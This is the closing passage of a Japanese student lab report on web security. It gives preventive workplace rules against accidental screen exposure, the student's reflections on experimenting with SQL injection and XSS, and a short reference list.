■同じような問題が組織内で再発しないようにするためのルール化・運用上の工夫　社外とのやり取りを行う際は，仮想デスクトップの他，社内で提供される仮想マシンにクラウド経由でログインすることを義務付けるなどして社内の情報を表示しないようにしつつ，必要な情報については取得できるようにする．

■ルール以外に個人として心がけること　会議の前などには自身の PC の画面を整理し，うっかり情報が表示されてしまうなどのミスを防ぐ．
また，余裕を持った行動を心がけ，あわててミスをすることがないようにする．

5　感想

今回の実験を通して，ウェブセキュリティの重要性と身近な脅威について深く理解することができた．SQL インジェクションや XSS などの攻撃手法を実際に体験することで，これらの脆弱性がどれほど簡単に悪用されるかを実感した．今回構築したシステム以外にも，Node.js や Django などのフレームワークを用いたウェブアプリケーションにおいても同様の実験を行ってみたいと感じた．

参考文献

[1] ”GET と POST の違いについて”, Qiita, 2025/10/8 取得
https://qiita.com/kanataxa/items/522efb74421255f0e0a1

[2] ”【SQL】データを抽出する SELECT 分の使い方を基礎から解説, TECH MANIA, 2025/10/8 取得
https://techmania.jp/blog/sql-select/

[3] 徳丸 浩, 「体系的に学ぶ安全な Web アプリケーションの作り方 第 2 版」, SB クリエイティブ, 2018

[4] ”The MySpace Worm.”, sany kamkar, 2025/10/8 取得
https://sa.my/myspace/